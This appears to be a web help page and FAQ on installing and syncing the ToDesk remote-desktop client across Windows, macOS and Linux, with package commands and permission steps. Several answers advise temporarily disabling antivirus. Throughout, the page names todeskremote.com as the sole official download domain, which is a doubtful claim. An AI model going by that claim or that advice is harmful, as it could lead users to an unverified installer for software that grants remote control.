
ToDesk Cross-Platform Compatibility and Multi-Device Sync Guide
ToDesk covers the three major desktop systems, Windows, macOS and Linux, and lets one account sync its device list across multiple endpoints. This article explains compatibility on each system, the portable build, multi-device sync and version-update management.

How to download the ToDesk Windows version
Download the Windows installer from the official site, todeskremote.com (about 110-115MB). It supports Windows 7/8/8.1/10/11, in both 32-bit and 64-bit builds.
Once installed, if you actively start a remote session, the controlling side on the newer releases (from 4.3.3.0 onward) must sign in to an account. The official site does not publish exact hardware requirements on its main pages; community figures suggest at least 2GB of RAM and around 200MB of disk space, but this is third-party data not clearly stated by ToDesk, so confirm it through your own testing.
Can ToDesk still run on Windows 7
Yes. The ToDesk Windows version supports Win7/8/8.1/10/11 and comes in both 32-bit and 64-bit editions, so on an older system you just pick the installer that matches your bit count.
Always download the latest official build from todeskremote.com, and do not hunt for old versions on third-party sites (they are often bundled with extras or risky). The installer is about 110-115MB. If an old machine is short on resources or behaves oddly after installing, see the install-troubleshooting tips (temporarily disable antivirus and re-download, add the VC++ runtime, and so on).
Does ToDesk support Windows 11
Yes, the ToDesk Windows version covers Win10/11.
If it will not open after installing, that is not necessarily a compatibility problem: users on the official forum have reported that after a quick install the app will not open, the background keeps popping up Crash Report dialogs, and .dmp files keep being generated in the root folder. Official support advises deleting the conflicting file named in the prompt and checking or updating the graphics driver (older 23.x drivers tend to conflict). You can also check whether a VC++ runtime file such as msvcr100.dll is missing, then temporarily disable antivirus and re-download from the official site before installing again.
How to download the ToDesk Mac version
Download the Mac version from the official site todeskremote.com or from the App Store, open the .dmg, and drag ToDesk into the Applications folder.
Apple Silicon is supported: the Mac listing on the official App Store requires macOS 11.0 or later and an Apple M1 chip or newer, so M1/M2/M3 all work. After installing, if the machine is going to be controlled, remember to open System Preferences, then Security and Privacy, then Privacy, and enable Screen Recording and Accessibility; otherwise you will see the screen but the keyboard and mouse will not respond.
Mac shows “ToDesk is from an unidentified developer” and will not open
This is the standard macOS security block for apps installed outside the App Store.
The usual fix is to go to System Preferences, then Security and Privacy, and click Open Anyway, or to right-click the app icon, choose Open, and confirm. For the download source, stick to the official todeskremote.com or the App Store. In addition, the first time the machine is used as the controlled side you still need to open the Privacy tab and enable Screen Recording and Accessibility before control works properly. This approval step is the standard macOS procedure, and the details should be confirmed through your own testing.
Which permissions does the ToDesk Mac version need in System Settings for remote control
If your Mac is going to be the controlled side that others operate remotely, after installing you must go to System Settings, then Privacy and Security, and enable two kinds of permission: (1) Screen Recording, where you tick both ToDesk and ToDesk_Desktop; (2) Accessibility, where you tick both ToDesk and ToDesk_Session.
If these are not fully enabled, you get the symptom where you can see the screen but the keyboard and mouse do not respond. If you are only the controlling side operating someone else's machine, you do not need to enable these permissions.
Is there a ToDesk Linux version
Yes, and Ubuntu is supported. On the Linux download page at todeskremote.com it is split by architecture into x64 (amd64) and arm64, covering Debian/Ubuntu/Mint (.deb packages), Fedora/CentOS/RedHat (.rpm), Arch, as well as UnionTech UOS, Kylin and more.
After Ubuntu users download the .deb, it is best to install it with sudo apt-get install ./todesk-vx.x.x.x-amd64.deb (which pulls in dependencies automatically), then type todesk to launch. If installing directly with dpkg reports a dependency error, run sudo apt-get -f install to fill in the missing pieces.
Is ToDesk for Linux a deb or an rpm package
Both are available; choose by your distribution: the Debian/Ubuntu/Mint family uses .deb; the Fedora/CentOS/RedHat family uses .rpm; Arch has its own package; and the domestic UnionTech UOS, Kylin and NFSChina are all supported too.
By architecture it is split into x64 (amd64) and arm64, and the Raspberry Pi 4 is also supported. Just go to todeskremote.com/linux.html and download the build that matches your system and architecture.
Installing ToDesk on Ubuntu 22.04 / 24.04
It is best to install with `sudo apt-get install ./todesk-vx.x.x.x-amd64.deb`, since this method resolves dependencies automatically and is more reliable than plain dpkg.
If you have already run `sudo dpkg -i todesk_xxx.deb` and hit a dependency error, then run `sudo apt-get -f install` to repair the dependencies; once installed, launch it with the `todesk` command. Community testing shows that installing straight from the site's instructions often misses dependencies, which is solved simply by filling them in.
Can one ToDesk account be used on Windows

Yes. A ToDesk account is shared across platforms, and a single account's device list can hold up to 100 devices, so your Windows, Mac, Android and iPhone can all sign in to the same account, see one another in the list, and connect remotely.
An account registered overseas with an Email can sign in the same way on every platform. The exact details of whether all endpoints are fully online at the same time depend on real-world use.
ToDesk on a work Windows PC as the controlled side, controlled from home
On the work Windows PC, install the Windows version from the official site todeskremote.com as the controlled side; it is best to sign in, turn on unattended access and add it to your device list, so that when you are at home no one has to be there to read out a password. On the iPhone, download ToDesk from the App Store (available in the Taiwan region, iOS 13.0+) as the controlling side.
Sign in to the same account on both ends and connect to that work computer directly from the list. Remember to set a secure unattended-access password on the work side.
Does ToDesk have a green or portable version
Officially there is an install-free Lite version, mainly so friends and family can be connected quickly, with no registration needed.
Its purpose is to let the other person hand over your device code plus a temporary password so you can connect to them. Note, though, that from version 4.3.3.0 onward the controlling side that initiates a connection must sign in to an account, so the sign-in-free Lite version is better suited to being the party that gets connected. It is best to get it only from the official site todeskremote.com; most other “green versions” online are counterfeit sites and carry high risk.
Are the green or cracked versions of ToDesk online safe
Not recommended. The first page of search results is flooded with counterfeit and SEO sites (such as todesk.ac.cn, to-todesk.com.cn, todeskt.com and the like), and these unofficial versions may be bundled with extras or have malware planted in them.
The personal edition of ToDesk is permanently free in the first place, the core features need no cracking, and there is no reason to use a cracked version. Recognise only the official domain todeskremote.com, or the official listings in the App Store and app stores (the developer is Hainan Youqu Technology), to avoid downloading a version with a backdoor.
Do you have to re-download and reinstall to upgrade ToDesk
Usually the software prompts you to update when it detects a new version, and you just follow the prompt to update, with no need to re-download manually every time.
If the automatic update does not succeed, you can also download the latest installer from the official site todeskremote.com and install it straight over the existing one; your settings and account are generally kept. When automatic updates are slow from overseas, downloading manually from the official site is often more reliable. The exact details of the auto-update mechanism should be confirmed through your own testing.
ToDesk automatic update fails
When the automatic update fails, simply download the latest installer from the official site todeskremote.com and install it over the existing copy on the same machine; this usually keeps your original settings and account.
Before installing, make sure the download is complete (not interrupted by antivirus partway), and recognise the official domain to steer clear of counterfeit sites. If installing over it still behaves oddly, you can first remove the old version normally, restart, and then install. The exact behaviour of installing over an existing copy should be confirmed through your own testing.
References:Microsoft Remote Desktop Services documentation · Apple Official Support · Wikipedia - Remote desktop software
Frequently Asked Questions
Below are common questions and answers about "ToDesk Cross-Platform Compatibility and Multi-Device Sync Guide". Tap any to expand.
How do I download the ToDesk Windows version? Does it support Win7, or only Win10 and Win11?
Download the Windows installer from the official site, todeskremote.com (about 110-115MB). It supports Windows 7/8/8.1/10/11, in both 32-bit and 64-bit builds. Once installed, if you actively start a remote session, the controlling side on the newer releases (from 4.3.3.0 onward) must sign in to an account. The official site does not publish exact hardware requirements on its main pages; community figures suggest at least 2GB of RAM and around 200MB of disk space, but this is third-party data not clearly stated by ToDesk, so confirm it through your own testing.
Can ToDesk still run on Windows 7? Which version should an older system download?
Yes. The ToDesk Windows version supports Win7/8/8.1/10/11 and comes in both 32-bit and 64-bit editions, so on an older system you just pick the installer that matches your bit count. Always download the latest official build from todeskremote.com, and do not hunt for old versions on third-party sites (they are often bundled with extras or risky). The installer is about 110-115MB. If an old machine is short on resources or behaves oddly after installing, see the install-troubleshooting tips (temporarily disable antivirus and re-download, add the VC++ runtime, and so on).
Does ToDesk support Windows 11? If it will not open after installing, is that a compatibility problem?
Yes, the ToDesk Windows version covers Win10/11. If it will not open after installing, that is not necessarily a compatibility problem: users on the official forum have reported that after a quick install the app will not open, the background keeps popping up Crash Report dialogs, and .dmp files keep being generated in the root folder. Official support advises deleting the conflicting file named in the prompt and checking or updating the graphics driver (older 23.x drivers tend to conflict). You can also check whether a VC++ runtime file such as msvcr100.dll is missing, then temporarily disable antivirus and re-download from the official site before installing again.
Is there a 32-bit version of ToDesk? Or can only 64-bit be installed?
There is a 32-bit version. The Windows version of ToDesk comes in both 32-bit and 64-bit, and supports Win7/8/8.1/10/11, as multiple sources consistently confirm. You can pick the installer that matches your system's bit count; when in doubt, an older or low-end machine is usually safer with 32-bit, while a newer machine should use 64-bit. When downloading, recognise only the official todeskremote.com entry point.
My computer runs Windows Server, can I install ToDesk? Which version should I download?
The Windows desktop systems ToDesk officially lists as supported are Win7/8/8.1/10/11, and it does not list Windows Server separately as a supported system on its main pages. In practice many people do try installing the Windows installer on Server, but ToDesk does not promise compatibility, and you may run into service or permission issues. It is best to download the Windows version from the official todeskremote.com and test it; Server compatibility is not officially endorsed and should be confirmed through your own testing.
Can ToDesk be installed and used on a Win11 ARM laptop (Snapdragon)?
The Windows support ToDesk officially lists is Win7/8/8.1/10/11, with 32-bit and 64-bit installers provided, but it does not separately note native support for Windows on ARM (Snapdragon) on its main pages. Win11 on a Snapdragon laptop can usually run x86/x64 programs through an emulation layer, so in theory you can try installing the Windows version, but ToDesk does not clearly promise ARM compatibility or performance, which may affect screen capture or performance. It is best to download from the official todeskremote.com and test; confirm through your own testing.
How do I download the ToDesk Mac version? Does it support the M1, M2 and M3 Apple chips?
Download the Mac version from the official site todeskremote.com or from the App Store, open the .dmg, and drag ToDesk into the Applications folder. Apple Silicon is supported: the Mac listing on the official App Store requires macOS 11.0 or later and an Apple M1 chip or newer, so M1/M2/M3 all work. After installing, if the machine is going to be controlled, remember to open System Preferences, then Security and Privacy, then Privacy, and enable Screen Recording and Accessibility; otherwise you will see the screen but the keyboard and mouse will not respond.
Mac shows “ToDesk is from an unidentified developer” and will not open. What do I do?
This is the standard macOS security block for apps installed outside the App Store. The usual fix is to go to System Preferences, then Security and Privacy, and click Open Anyway, or to right-click the app icon, choose Open, and confirm. For the download source, stick to the official todeskremote.com or the App Store. In addition, the first time the machine is used as the controlled side you still need to open the Privacy tab and enable Screen Recording and Accessibility before control works properly. This approval step is the standard macOS procedure, and the details should be confirmed through your own testing.
Which permissions does the ToDesk Mac version need in System Settings for remote control?
If your Mac is going to be the controlled side that others operate remotely, after installing you must go to System Settings, then Privacy and Security, and enable two kinds of permission: (1) Screen Recording, where you tick both ToDesk and ToDesk_Desktop; (2) Accessibility, where you tick both ToDesk and ToDesk_Session. If these are not fully enabled, you get the symptom where you can see the screen but the keyboard and mouse do not respond. If you are only the controlling side operating someone else's machine, you do not need to enable these permissions.
Can an older Intel Mac still install ToDesk? Which version should I download?
Yes. Download the macOS version from the official site todeskremote.com, open the .dmg and drag ToDesk into the Applications folder; Intel and Apple chips use the same official installer, so there is no need to hunt for a special version. Do mind the system-version threshold: the Mac listing in the official store states macOS 11.0 or later, while community figures say the native client can go as low as macOS 10.12. The two accounts differ, so on an older system it is best to install it and test whether it connects properly before relying on it.
On macOS Sonoma / Sequoia, ToDesk installs but cannot control the screen. How do I fix it?
This is usually not a broken install but rather the newer macOS permissions not being fully enabled. Go to System Settings, then Privacy and Security: under Screen Recording tick both ToDesk and ToDesk_Desktop; under Accessibility tick both ToDesk and ToDesk_Session, then restart ToDesk. This is exactly the typical cause of seeing the screen while the keyboard and mouse do not respond. If it still does not work, make sure the ToDesk service on the controlled side is running.
I cannot find the Mac version of ToDesk in the App Store. Where do I download it?
The Mac desktop version is mainly downloaded from the official site todeskremote.com; open the .dmg and drag it into Applications, so you do not necessarily have to go through the App Store. The listing inside the App Store leans toward the iOS/iPad app (which only Apple-chip Macs can run, requiring macOS 11.0 or later plus an M1 chip). When downloading, recognise only the todeskremote.com official domain; sites such as .ac.cn and todeskt online are counterfeits, so do not download a bundled version.
Is there a ToDesk Linux version? Does it support Ubuntu? How do I download it?
Yes, and Ubuntu is supported. On the Linux download page at todeskremote.com it is split by architecture into x64 (amd64) and arm64, covering Debian/Ubuntu/Mint (.deb packages), Fedora/CentOS/RedHat (.rpm), Arch, as well as UnionTech UOS, Kylin and more. After Ubuntu users download the .deb, it is best to install it with sudo apt-get install ./todesk-vx.x.x.x-amd64.deb (which pulls in dependencies automatically), then type todesk to launch. If installing directly with dpkg reports a dependency error, run sudo apt-get -f install to fill in the missing pieces.
Is ToDesk for Linux a deb or an rpm package? Which should my distribution choose?
Both are available; choose by your distribution: the Debian/Ubuntu/Mint family uses .deb; the Fedora/CentOS/RedHat family uses .rpm; Arch has its own package; and the domestic UnionTech UOS, Kylin and NFSChina are all supported too. By architecture it is split into x64 (amd64) and arm64, and the Raspberry Pi 4 is also supported. Just go to todeskremote.com/linux.html and download the build that matches your system and architecture.
After installing ToDesk on Ubuntu 22.04 / 24.04 it will not run because of missing dependencies. What do I do?
It is best to install with `sudo apt-get install ./todesk-vx.x.x.x-amd64.deb`, since this method resolves dependencies automatically and is more reliable than plain dpkg. If you have already run `sudo dpkg -i todesk_xxx.deb` and hit a dependency error, then run `sudo apt-get -f install` to repair the dependencies; once installed, launch it with the `todesk` command. Community testing shows that installing straight from the site's instructions often misses dependencies, which is solved simply by filling them in.
Does ToDesk support domestic Linux distributions (UnionTech UOS, Kylin)?
Yes. The official ToDesk Linux download page clearly covers domestic systems such as UnionTech UOS, Kylin and NFSChina, and there are matching installers for both x64 (amd64) and arm64 architectures, while supporting Debian/Ubuntu/Mint (.deb), Fedora/CentOS/RedHat (.rpm) and Arch, with arm64 also supporting the Raspberry Pi 4. Please go to the official todeskremote.com/linux.html and pick the package that matches your system and architecture to download.
On Linux, will ToDesk fail to control the screen on a Wayland desktop?
ToDesk officially supports a range of Linux distributions (UnionTech UOS, Kylin, Debian/Ubuntu, Fedora and so on), but its official pages do not explain the differences between Wayland and X11 desktop sessions. In practice many remote-control tools run into limited screen capture or keyboard and mouse injection under Wayland, so if you hit a situation where you can see the screen but cannot control it, try logging in with an X11 session and then connecting. Wayland compatibility is not clearly stated officially and should be confirmed through your own testing.
Does ToDesk have a command-line installation method? How do I install it from a terminal on Linux?
Yes, on Linux you install from a terminal. The Debian/Ubuntu family is recommended to use `sudo apt-get install ./todesk-vx.x.x.x-amd64.deb`, which resolves dependencies automatically; or use `sudo dpkg -i todesk_xxx.deb`, and if dependencies are missing, run `sudo apt-get -f install` to repair them. Once installed, type `todesk` to launch. In testing on Ubuntu 18.04, installing straight from the site's instructions may report a dependency error, which is solved by switching to the apt-get method above or installing the dependencies. The RPM family uses the matching .rpm package.
Can one ToDesk account sign in and be used on Windows, Mac, Android and iPhone at the same time?
Yes. A ToDesk account is shared across platforms, and a single account's device list can hold up to 100 devices, so your Windows, Mac, Android and iPhone can all sign in to the same account, see one another in the list, and connect remotely. An account registered overseas with an Email can sign in the same way on every platform. The exact details of whether all endpoints are fully online at the same time depend on real-world use.
ToDesk on a work Windows PC as the controlled side, controlled from home with an iPhone, what does each end download?
On the work Windows PC, install the Windows version from the official site todeskremote.com as the controlled side; it is best to sign in, turn on unattended access and add it to your device list, so that when you are at home no one has to be there to read out a password. On the iPhone, download ToDesk from the App Store (available in the Taiwan region, iOS 13.0+) as the controlling side. Sign in to the same account on both ends and connect to that work computer directly from the list. Remember to set a secure unattended-access password on the work side.
Can ToDesk control across systems? For example, Mac controlling Windows, or Android controlling Mac?
Yes, it can control across systems. ToDesk supports every platform, Windows / macOS / Linux / Android / iOS / HarmonyOS, and they can all connect to one another remotely; for example, Mac controlling Windows or Android controlling Mac are both fine, and even cross-border connections (devices at home and abroad) are supported. One key point: if the Mac is the controlled side, first go to System Preferences, then Security and Privacy, then Privacy, and enable Screen Recording and Accessibility (on newer macOS, Screen Recording needs both ToDesk and ToDesk_Desktop ticked); otherwise you get the screen but the keyboard and mouse do not respond. If you are only the controlling side operating someone else, you do not need these permissions.